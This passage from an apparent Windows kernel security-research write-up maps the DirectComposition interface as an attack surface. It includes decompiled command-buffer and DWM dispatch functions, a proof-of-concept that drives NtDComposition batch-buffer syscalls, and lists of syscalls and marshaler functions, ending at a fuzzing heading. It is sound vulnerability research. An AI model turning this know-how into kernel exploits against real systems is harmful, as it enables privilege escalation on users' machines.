ntStatus = NtDCompositionCommitChannel(hChannel1, &res1, &res2, 1, 0);
```

CreateCommand Buffer Create for dwm

```
bool __fastcall DirectComposition::CApplicationChannel::EmitCreationCommands(
  __int64 DirectComposition_CApplicationChannel, struct DirectComposition::CBatch **a2)
{
    ...
    for ( i = *(DirectComposition_CApplicationChannel + 0x190);
      i && (*(*i + 0x40i64))(i, a2);       // Call object EmitCreationCommand function
      // Remove current Object From Linked List
      *(DirectComposition_CApplicationChannel + 0x190) = i )
    {
     // Flag, Already called EmitCreationCommand function
     *(*(DirectComposition_CApplicationChannel + 0x190) + 0x10i64) |= 1u;
     v5 = *(DirectComposition_CApplicationChannel + 0x190);
     // point to next object
     i = *(v5 + 8);
     ...
    }
    return *(DirectComposition_CApplicationChannel + 0x190) == 0i64;
}
```

EmitCreation Function

```
char __fastcall DirectComposition::CResourceMarshaler::EmitCreationCommand(
    __int64 DirectComposition_CResourceMarshaler, __int64 DirectComposition_CBatch)
{
   ...
   AllocatedSize = *(v5 + 0x28);
   if ( (0x1000 - AllocatedSize) >= 0x10 )
   {
      ...
      if ( CommandBuffer )
      {
         *(DirectComposition_CBatch + 0x98) += 16i64;  // Point to the next command position
         *CommandBuffer = 0x10;                        // command size
         *(CommandBuffer + 4) = 0i64;
         *(CommandBuffer + 0xC) = 0;
         *(CommandBuffer + 4) = 0x2D;                  // commandId
         *(CommandBuffer + 8) = *(DirectComposition_CResourceMarshaler + 0x18);  // Object ID
         *(CommandBuffer + 0xC) = (*(*DirectComposition_CResourceMarshaler +
             0x10i64))(DirectComposition_CResourceMarshaler);         // Call GetType function
         return 1;
      }
   }
   ...
   return 0;
}
```

Poc Example

```
// SetIntegerProperty
*(DWORD*)(pMappedAddress) = nCmdSetResourceIntegerProperty;     // SetIntegerProperty Command Id
*(DWORD*)((PUCHAR)pMappedAddress + 4) = 1;                      // Object Handle Id
*(DWORD*)((PUCHAR)pMappedAddress + 8) = 1;                      // Property Id
*(DWORD*)((PUCHAR)pMappedAddress + 0xC) = 0;                    // Clear Memory
*(DWORD*)((PUCHAR)pMappedAddress + 0x10) = 1;                   // Property Value, 64 bits

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x18, &pOutArg1, &pOutArg2);
if (ntStatus) {
printf("NtDCompositionProcessChannelBatchBuffer : 0x%x\n", ntStatus);
}

// SetReferenceProperty
*(DWORD*)(pMappedAddress) = 0xd;                        // SetReferenceProperty Command Id
*(DWORD*)((PUCHAR)pMappedAddress + 4) = 1;              // Object Handle Id 1
*(DWORD*)((PUCHAR)pMappedAddress + 8) = 2;              // Property Id
*(DWORD*)((PUCHAR)pMappedAddress + 0xC) = 2;            // Object Handle Id, bind to Object 1

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x10, &pOutArg1, &pOutArg2);
if (ntStatus) {
printf("NtDCompositionProcessChannelBatchBuffer : 0x%x\n", ntStatus);
}

// CommitChannel
ntStatus = NtDCompositionCommitChannel(hChannel1, &res1, &res2, 1, 0);
```

Update command linked list


```
__int64 __fastcall DirectComposition::CApplicationChannel::ProcessCommandBufferIterator(...)
{
   ... After Call SetIntegerProperty, SetReferenceProperty and other change property functions
   if ( nStatus >= 0 )
   {
      flags = *(DirectComposition_MarshalObj + 0x10);
      if ( (flags & 2) == 0 )
      {
         if ( (flags & 9) == 1 )
         {
            // Call IsOfType
            if ( (*(*DirectComposition_MarshalObj + 0x78i64))(DirectComposition_MarshalObj, 0xA7i64) )
               offset = 0x1A0i64;
            else
               offset = 0x198i64;
            // Add object to CApplicationChannel object linked list
            *(DirectComposition_MarshalObj + 8) = *(DirectComposition_CApplicationChannel + offset);
            *(DirectComposition_CApplicationChannel + offset) = DirectComposition_MarshalObj;
            LODWORD(flags) = *(DirectComposition_MarshalObj + 0x10);
         }
         flags = flags | 2;
         *(v25 + 0x10) = flags;
      }
   }
   ...
}
```

Update command buffer for dwm


```
bool __fastcall DirectComposition::CApplicationChannel::EmitSharedSectionUpdateCommands(
  __int64 DirectComposition_CApplicationChannel, struct DirectComposition::CBatch **a2)
{
    ...
    for ( i = *(DirectComposition_CApplicationChannel + 0x1A0);
       // Call object EmitUpdateCommands function to create command buffer
       i && (*(*i + 0x50i64))(i, a2);
       // Call object EmitUpdateCommands function to create command buffer
      *(DirectComposition_CApplicationChannel + 0x1A0) = i )
    {
       // clear object flags
       *(*(DirectComposition_CApplicationChannel + 0x1A0) + 0x10i64) &= 0xFFFFFFFD;
       v6 = *(DirectComposition_CApplicationChannel + 0x1A0);
       i = *(v6 + 8);                  // point to next object
       *(v6 + 8) = 0i64;               // delete pointer
    }
    return *(DirectComposition_CApplicationChannel + 0x1A0) == 0i64;
}
```

DWM Command Structure

```
char __fastcall DirectComposition::CAnimationMarshaler::EmitUpdateCommands(
     __int64 this, struct DirectComposition::CBatch **a2)
{
   ...
   // flag check
   if ( (*(this + 0x10) & 0x20000) != 0 )
   {
      if ( !DirectComposition::CBatch::EnsureBatchBuffer(a2, 0x10ui64, &a3) )
         return 0;
     v7 = a3;
     *a3 = 0x10;                                        // command buffer length
     *(v7 + 4) = 0i64;
     *(v7 + 12) = 0;
     *(v7 + 4) = 4;                                     // command id
     *(v7 + 8) = *(this + 0x18);                        // object id
     *(v7 + 12) = *(this + 0xD0);                       // object property value
     *(this + 0x10) &= 0xFFFDFFFF;                      // clear the flag
   }
   ...
}
```




Command List



Attack Surface


DirectComposition Syscalls & Objects



Name
NtDCompositionAddCrossDeviceVisualChild
NtDCompositionBeginFrame
NtDCompositionCommitChannel
NtDCompositionCommitSynchronizationObject
NtDCompositionConfirmFrame
NtDCompositionConnectPipe
NtDCompositionCreateAndBindSharedSection
NtDCompositionCreateChannel
NtDCompositionCreateConnection
NtDCompositionCreateDwmChannel
NtDCompositionCreateSharedResourceHandle
NtDCompositionCreateSynchronizationObject
NtDCompositionDestroyChannel
NtDCompositionDestroyConnection
NtDCompositionDiscardFrame
NtDCompositionDuplicateHandleToProcess
NtDCompositionDuplicateSwapchainHandleToDwm
NtDCompositionEnableMMCSS
NtDCompositionGetBatchId
NtDCompositionGetChannels
NtDCompositionGetConnectionBatch
NtDCompositionGetDeletedResources
NtDCompositionGetFrameLegacyTokens
NtDCompositionGetFrameStatistics
NtDCompositionGetFrameSurfaceUpdates
NtDCompositionGetMaterialProperty
NtDCompositionProcessChannelBatchBuffer
NtDCompositionReferenceSharedResourceOnDwmChannel
NtDCompositionRegisterThumbnailVisual

NtDComposition

Line 50 of 51



Function name	Segmen
DirectComposition::CApplicationChannel::RedirectMouseToHwnd(uint,HWND__ *,t...	.text
DirectComposition::CVisualMarshaler::RedirectMouseToHwnd(DirectComposition::...	.text
DirectComposition::CApplicationChannel::RemoveCrossChannelVisualChild(uint,ui...	.text
DirectComposition::CCrossChannelChildVisualMarshaler::`vector deleting destruct...	.text
DirectComposition::CApplicationChannel::AddCrossChannelVisualChild(uint,uint,ui...	.text
DirectComposition::CApplicationChannel::CompleteAddCrossChannelVisualChild(...	.text
DirectComposition::CCrossChannelParentVisualMarshaler::Initialize(DirectComposi...	.text
DirectComposition::CApplicationChannel::CreateSystemVisualForCrossChannelVis...	.text
DirectComposition::CApplicationChannel::CompleteRemoveCrossChannelVisualCh...	.text
DirectComposition::CVisualMarshaler::GetCrossChannelVisualChildNoRef(Resourc...	.text
DirectComposition::CApplicationChannel::GetSystemVisualFromCrossChannelVisu...	.text
DirectComposition::CWindowBackdropBrushMarshaler::IsOfType(MIL_RESOURCE...	.text
DirectComposition::CPropertySetMarshaler::EmitSetProperty<PropertySetVector3...	.text
DirectComposition::CLinearGradientBrushMarshaler::EmitUpdateCommands(Direc...	.text
DirectComposition::CGradientBrushMarshaler::EmitUpdateCommands(DirectCom...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_6388...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_102d...	.text
DirectComposition::CColorGradientStopMarshaler::EmitUpdateCommands(DirectC...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_5325...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_032f...	.text
DirectComposition::CGradientBrushMarshaler::ReleaseAllReferences(DirectCompo...	.text
DirectComposition::CGradientBrushMarshaler::SetReferenceArrayProperty(DirectC...	.text
DirectComposition::CGradientBrushMarshaler::ClearStops(DirectComposition::CA...	.text
DirectComposition::CLinearGradientBrushMarshaler::IsOfType(MIL_RESOURCE_T...	.text
DirectComposition::CWindowBackdropBrushMarshaler::CWindowBackdropBrushM...	.text
DirectComposition::CTelemetryInfo::AddInteractionUpdateInfo(TOUCH_TELEMETR...	.text
DirectComposition::CProjectedShadowSceneMarshaler::EmitUpdateCommands(Di...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_a149...	.text
DirectComposition__CResourceMarshaler__EmitUpdateCommand__lambda_4dea...	.text


DirectComp

Line 2143 of 2163

DWM Dispatch Routine


```
__int64 __stdcall CComposition::ProcessMessage(struct CComposition *this, unsigned int commandId,
    __int64 commandBufferStart, __int64 commandLength, struct CResourceTable *CChannelContext,
    __int64 a6)
{
   ...
   case 0x295u:
     if ( (_DWORD)commandLength != 12
       || (v760 = CResourceTable::GetResource(a6, *(_DWORD *)(commandBufferStart + 4), 0xB8u)) == 0 )
     {
        CComposition::FailFastOnMalformedPacket((__int64)this, 0x316D3121, 0i64);
     }
     nStatus = CScaleTransformGeneratedT<CScaleTransform,CTransform>::SetCenterX(v760,
       *(float *)(commandBufferStart + 8));
     nStatus1 = nStatus;
     if ( nStatus >= 0 )
        return nStatus1;
     v762 = 15575;
     goto LABEL_3375;
   default:
     CComposition::FailFastOnMalformedPacket((__int64)this, 0x3FA80D42, 0i64);
}
```

DirectComposition Architecture




How to fuzz

